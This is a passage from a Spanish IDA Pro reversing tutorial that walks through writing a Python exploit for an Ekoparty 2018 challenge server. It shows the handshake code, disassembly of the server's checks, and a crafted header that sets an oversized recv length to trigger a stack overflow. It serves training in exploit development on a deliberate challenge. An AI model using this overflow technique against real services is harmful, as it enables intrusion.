

INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 66.

Contents

INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 66.	1
TUTE DEL DESAFIO DE NICO PARA LA EKOPARTY 2018 -PARTE 2.....	1

TUTE DEL DESAFIO DE NICO PARA LA EKOPARTY 2018 -PARTE 2.

Vamos a hacer el script en Python del desafío de Nico que reverseamos en la parte anterior, el mismo esta basado en el reversing que hemos hecho y también en la solución que envió mi compañero Lucas Kow, sobre todo la parte del ROP y explicaremos como hacerlo.



Si corro el script de Lucas veo que se detiene el contador de la fuga de capitales y que ejecuta la calculadora, así que veamos.

Obviamente lo primero es establecer la conexión con el server que estará escuchando en el puerto 41414 como habíamos visto, como IP le pondré 127.0.0.1 ya que lo tiro en la misma máquina, si el server esta en una maquina remota habrá que ponerle la IP de la maquina donde corra ese server, y poder llegar a conectar al mismo a través de firewalls.

```
1 import socket
2 import time
3 import struct
4 import select
5
6 HOST="127.0.0.1"
7 PUERTO=41414
8
9
10
11
12 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
13 s.connect((HOST,PUERTO))
14
15 payload="Hello"
16
17 s.send(payload)
18
19 time.sleep(1)
20
21 datos=s.recv(1024)
22
23 print datos
```



Allí importa socket y realiza la conexión al mismo, recordamos que el primer paquete era el llamado handshake, había que enviarle la palabra “Hello” y si estaba todo bien me devolvía “Hi”.

```
00000013F0C1C1C loc_13F0C1C1C:
00000013F0C1C1C 1088 mov     r8d, 50h ; 'P'
00000013F0C1C22 1088 mov     edx, 9
00000013F0C1C27 1088 mov     ecx, 2
00000013F0C1C2C 1088 call    a_dibujar
00000013F0C1C31 1088 lea     rcx, aNewConnectionA ; "[+] New connection accepted\n"
00000013F0C1C38 1088 call    printf
00000013F0C1C3D 1088 xor     r9d, r9d ; flags
00000013F0C1C40 1088 mov     r8d, 1000h ; len
00000013F0C1C46 1088 lea     rdx, [rsp+1088h+buf] ; buf
00000013F0C1C4B 1088 mov     rcx, [rsp+1088h+handle_conexion] ; s
00000013F0C1C53 1088 call    cs:recv
00000013F0C1C59 1088 mov     [rsp+1088h+addrlen----->cantidad_bytes_recibidos], eax
00000013F0C1C5D 1088 cmp     [rsp+1088h+addrlen----->cantidad_bytes_recibidos], 0FFFFFFFh
00000013F0C1C62 1088 jnz     short loc_13F0C1C83


00000013F0C1C83 loc_13F0C1C83:
00000013F0C1C83 1088 mov     edx, [rsp+1088h+addrlen----->cantidad_bytes_recibidos]
00000013F0C1C87 1088 lea     rcx, aDataReceivedIB_0 ; "[+] Data received: %i bytes\n"
00000013F0C1C8E 1088 call    printf
00000013F0C1C93 1088 lea     rdx, [rsp+1088h+buf] ; p_buf
00000013F0C1C98 1088 mov     ecx, [rsp+1088h+addrlen----->cantidad_bytes_recibidos] ; cantidad_bytes_recibidos
00000013F0C1C9C 1088 call    check_handshake
00000013F0C1CA1 1088 test    eax, eax
00000013F0C1CA3 1088 jnz     short loc_13F0C1CC4
```

Recordemos que eso se chequeaba en la función que yo renombre como `check_handshake` después del primer `recv`, pondremos un breakpoint en el retorno de la función `recv`.

Ahora para que sea más cómodo le cambie el debugger a Windbg que lo usare como debugger local dentro de IDA




Por supuesto hay que borrar en Process Options cualquier Connection String que haya.



Pongo el breakpoint y le doy start.

Ahí paro




The screenshot shows a debugger window with assembly code. A breakpoint is set at the instruction `mov [rsp+1088h+addrlen_cantidad_bytes_recibidos], eax` at address `000000013F0A1C59`. The code is as follows:

```
000000013F0A1C1C loc_13F0A1C1C:
000000013F0A1C1C mov     r8d, 50h ; 'P'
000000013F0A1C22 mov     edx, 9
000000013F0A1C27 mov     ecx, 2
000000013F0A1C2C call    a_dibujar
000000013F0A1C31 lea     rcx, aNewConnectionA ; " [+] New connection accepted\n"
000000013F0A1C38 call    printf
000000013F0A1C3D xor     r9d, r9d ; flags
000000013F0A1C40 mov     r8d, 1000h ; len
000000013F0A1C46 lea     rdx, [rsp+1088h+buf] ; buf
000000013F0A1C48 mov     rcx, [rsp+1088h+handle_conexion] ; s
000000013F0A1C53 call    cs:recv
000000013F0A1C59 mov     [rsp+1088h+addrlen_cantidad_bytes_recibidos], eax
000000013F0A1C5D cmp     [rsp+1088h+addrlen_cantidad_bytes_recibidos], 0FFFFFFFh
000000013F0A1C62 jnz     short loc_13F0A1C83

1C83
1C83 loc_13F0A1C83:
1C83 mov     edx, [rsp+1088h+addrlen_cantidad_bytes_recibidos]
1C87 lea     rcx, aDataReceivedIB_0 ; " [+] Data received: %i bytes\n"
1C8E call    printf
```

El que quiere ver la dirección en el Windbg



The screenshot shows a Windows command prompt with the following output:


```
WINDBG>u @rip
bfs_eko18+0x1c59:
00000001`3f0a1c59 8944243c      mov     dword ptr [rsp+3Ch],eax
00000001`3f0a1c5d 837c243cff    cmp     dword ptr [rsp+3Ch],0FFFFFFFh
00000001`3f0a1c62 751f          jne     bfs_eko18+0x1c83 (00000001`3f0a1c83)
00000001`3f0a1c64 488d0d8db60000 lea     rcx,[bfs_eko18+0xd2f8 (00000001`3f0ad2f8)]
00000001`3f0a1c6b e8a8050000    call    bfs_eko18+0x2218 (00000001`3f0a2218)
00000001`3f0a1c70 488b8c2470100000 mov     rcx,qword ptr [rsp+1070h]
00000001`3f0a1c78 ff15e2850000 call    qword ptr [bfs_eko18+0xa260 (00000001`3f0aa260)]
00000001`3f0a1c7e e91bffff      jmp     bfs_eko18+0x1b9e (00000001`3f0a1b9e)
```

Windbg la muestra como Imagebase + rva


rva es la distancia desde la imagebase será en este caso

rva=0x1c59.


En el IDA no está la opción de mostrar las direcciones como base mas rva, pero si como offsets a partir de la función a la que pertenece.



Si le ponemos esa tilde cambiara




De esa forma si la llamamos main nos coincidirá a todos, ya que todos allí estaremos en main + 189.




Y eso nos llevará a la dirección correcta, por supuesto RIP seguirá mostrando el valor numérico.

Aunque al lado está la aclaración que es main +189




Creo que de esa forma será mas sencillo seguir los puntos donde voy mostrando, ya que si ponen los mismos nombres les coincidirá.




Si miro ahora que paro, veo que allí en buf, pasando el mouse por encima se ve la string Hello.

Si voy allí y apreto la A me quedara como string ASCII




En check_handshake+27, asegúrense de haber renombrado la función al mismo nombre y podrán ir allí.



```
main+10B loc_13F0A1C83:
main+10B mov     edx, [rsp+1088h+addrlen__cantidad_bytes_recibidos]
main+10D lea     rcx, aDataReceivedIB_0 ; "[+] Data received: %i bytes\n"
main+10E call    printf
main+110 lea     rdx, [rsp+1088h+buf] ; p_buf
main+112 mov     ecx, [rsp+1088h+addrlen__cantidad_bytes_recibidos] ; cantidad_bytes_recibidos
main+114 call    check_handshake
main+116 test    eax, eax
main+118 jnz     short loc_13F0A1CC4
```


Esta el strncmp, si todo está bien devolverá cero, si ambas strings son iguales.



```
check_handshake p_buf= qword ptr 10h
check_handshake
check_handshake mov     [rsp+p_buf], rdx
check_handshake+5 mov     [rsp+cantidad_bytes_recibidos], ecx
check_handshake+9 sub     rsp, 38h
check_handshake+D mov     [rsp+38h+var_18], 0
check_handshake+15 mov     r8d, 6 ; MaxCount
check_handshake+18 lea     rdx, Str2 ; "Hello"
check_handshake+22 mov     rcx, [rsp+38h+p_buf] ; Str1
check_handshake+27 call    strncmp
check_handshake+2C test    eax, eax
check_handshake+2E jnz     short loc_13F0A1198

check_handshake+30 mov     [rsp+38h+var_18], 1
```

Como son iguales pondrá el flag_OK a 1.




```
check_handshake p_buf= qword ptr 10h
check_handshake
check_handshake mov     [rsp+p_buf], rdx
check_handshake+5 mov     [rsp+cantidad_bytes_recibidos], ecx
check_handshake+9 sub     rsp, 38h
check_handshake+D mov     [rsp+38h+flag_OK], 0
check_handshake+15 mov     r8d, 6 ; MaxCount
check_handshake+18 lea     rdx, Str2 ; "Hello"
check_handshake+22 mov     rcx, [rsp+38h+p_buf] ; Str1
check_handshake+27 call    strncmp
check_handshake+2C test    eax, eax
check_handshake+2E jnz     short loc_13F0A1198


check_handshake+30 mov     [rsp+38h+flag_OK], 1

check_handshake+38 loc_13F0A1198:
check_handshake+38 mov     eax, [rsp+38h+flag_OK]
check_handshake+3C add     rsp, 38h
check_handshake+40 retn
check_handshake+40 check_handshake endp
```


Y luego ira a Handshake accepted respondiendo Hi con eso sabemos que hasta acá vamos bien.




En el script imprimo la respuesta "Hi"




Luego detengo el server y me fijo que a continuación iría a ejecutar esta función, la renombre ahora como `recv_and_parse`.



Si ustedes la renombran igual podrán ir a los offset a partir del inicio de la función.



En recv_and_parse+46 volvemos del recv, aunque sabemos que era de 16 bytes, con 4 dwords, habíamos armado la estructura y ya sabíamos aproximadamente el valor que debía tener cada uno.



```

olucionEstable.py x script.py x
import time
import struct
import select

HOST="127.0.0.1"
PUERTO=41414

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((HOST,PUERTO))

payload="Hello"

s.send(payload)

time.sleep(1)

datos=s.recv(1024)

print datos

polenta="\x00\x02\x00\x00"
polenta+="\x22\x22\x22\x22"
polenta+="\x00\x02\x00\x00"
polenta+="\xd0\xff\xff\xff"

s.send(polenta)

time.sleep(1)

```

Allí vemos los cuatro valores, el primero es el largo del 3er recv que va a llamar después, en este caso pasa 0x200 porque como habíamos visto podíamos overflowdear aquí, pero pasar más hará que crashee el programa al pisar la cookie.

```

recv_and_parse+7E      loc_13F0A134E:      ; flags
recv_and_parse+7E      268 xor     r9d, r9d
recv_and_parse+81      268 mov     r8d, [rsp+268h+my_buf.len_3er_recv+bytes_recibidos_3er_recv] ; len
